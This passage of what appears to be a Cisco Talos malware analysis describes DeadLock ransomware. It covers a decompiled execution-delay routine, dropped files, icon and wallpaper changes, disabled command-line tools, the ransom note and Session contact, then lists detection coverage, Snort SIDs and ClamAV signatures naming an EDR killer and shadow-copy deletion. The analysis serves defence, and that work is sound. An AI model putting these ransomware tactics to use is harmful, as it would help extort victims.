    alStack_20[0]._4_4_ = -(uint)(param_1 / 100 != 0);
    BVar1 = SetWaitableTimer(hTimer, alStack_20, 0, (PTIMERAPCROUTINE)0x0, (LPVOID)0x0, 0);
    if (BVar1 == 0) {
        FUN_0041b47e((int)hTimer);
    }
    else {
        DVar2 = WaitForSingleObject(hTimer, 0xffffffff);
        FUN_0041b47e((int)hTimer);
        if (DVar2 != 0xffffffff) {
            return;
        }
    }
}
Sleep((param_1 / 1000000 + 1) - (uint)(param_1 & 1000000 == 0));
return;
}

```

Figure 10. Execution delay inclusion function of DeadLock ransomware.

During its execution, the DeadLock ransomware drops an icon file, Windows batch script, and a bitmap image file in the ProgramData folder of the victim machine.

	F8C6A8.bmp	11/6/2025 2:15 AM	Bitmap image	9,669 KB
	READ ME.F8C6A8.txt	11/6/2025 2:07 AM	Text Document	2 KB
	F8C6A8.ico	11/6/2025 1:33 AM	Icon	17 KB
	ntuser.pol.F8C6A8.dlock	11/10/2022 3:34 AM	DLOCK File	1 KB

Figure 11. Dropped files of DeadLock ransomware in the ProgramData folder.

Talos observed that the ransomware replaces the icon of encrypted files with a custom icon file by configuring the path of the dropped icon file to the file extension .dlock in the “DefaultIcon” registry key of the victim machine Software registry hive.



Figure 12. DeadLock ransomware icon file.

After encryption, the actor also changed the victim machine's desktop wallpaper to a custom wallpaper and disabled the command line utilities in the victim machine.




Figure 13. DeadLock ransomware wallpaper.

The ransomware drops the ransom note in each of the folders in the victim machine where the targeted files have been encrypted.




Figure 14. DeadLock's ransom note file.

The DeadLock ransom note displays an alarming claim of “military-grade encryption” followed by a six-step recovery process. The ransom note also describes the acceptance of ransom payment in Bitcoin or Monero and indicates warnings against file renaming or third-party decryption attempts. The personal identifier “READ ME.hex_identifier.txt” at the end of the ransom note is likely a victim identification marker.

The threat actor employs the Session messenger as their primary communication platform, leveraging its end-to-end encryption and anonymity features to evade law enforcement surveillance while maintaining victim contact through the session ID.

Coverage

Ways our customers can detect and block this threat are listed below.

Extended Detection and Response: Cisco XDR	Multi-Factor Authentication: Cisco Duo	Endpoint: Cisco Secure Endpoint
✓	N/A	✓
Email: Cisco Secure Email Threat Defense	Network security: Cisco Secure Firewall	Multi-Cloud Security: Cisco MultiCloud Defense
✓	✓	N/A
Secure Internet Gateway: Cisco Umbrella	Analytics: Cisco Secure Network Analytics	Security Service Edge (SSE): Cisco Secure Access
✓	N/A	✓

[Cisco Secure Endpoint](#) (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free [here](#).

[Cisco Secure Email](#) (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free [here](#).

[Cisco Secure Firewall](#) (formerly Next-Generation Firewall and Firepower NGFW) appliances such as [Threat Defense Virtual](#), [Adaptive Security Appliance](#) and [Meraki MX](#) can detect malicious activity associated with this threat.

[Cisco Secure Network/Cloud Analytics](#) (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

[Cisco Secure Malware Analytics](#) (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

[Cisco Secure Access](#) is a modern cloud-delivered Security Service Edge (SSE) built on Zero Trust principles. Secure Access provides seamless transparent and secure access to the internet, cloud services or private application no matter where your users work. Please contact your Cisco account representative or authorized partner if you are interested in a free trial of Cisco Secure Access.

[Umbrella](#), Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network.

[Cisco Secure Web Appliance](#) (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the [Firewall Management Center](#).

[Cisco Duo](#) provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

Snort SIDs for the threats are: 65576, 65575 and 301358.

ClamAV detections are also available for this threat:

- Win.Tool.EDRKiller-10058432-0
- Win.Tool.VulnBaiduDriver-10058431-1
- Ps.Tool.DeleteShadowCopies-10058429-0
- Win.Ransomware.Deadlock-10058428-0

Indicators of compromise (IOCs)

The IOCs can also be found in our GitHub repository [here](#).

© 2025 Cisco Systems, Inc. and/or its affiliates. All rights reserved. View our [Privacy Policy](#).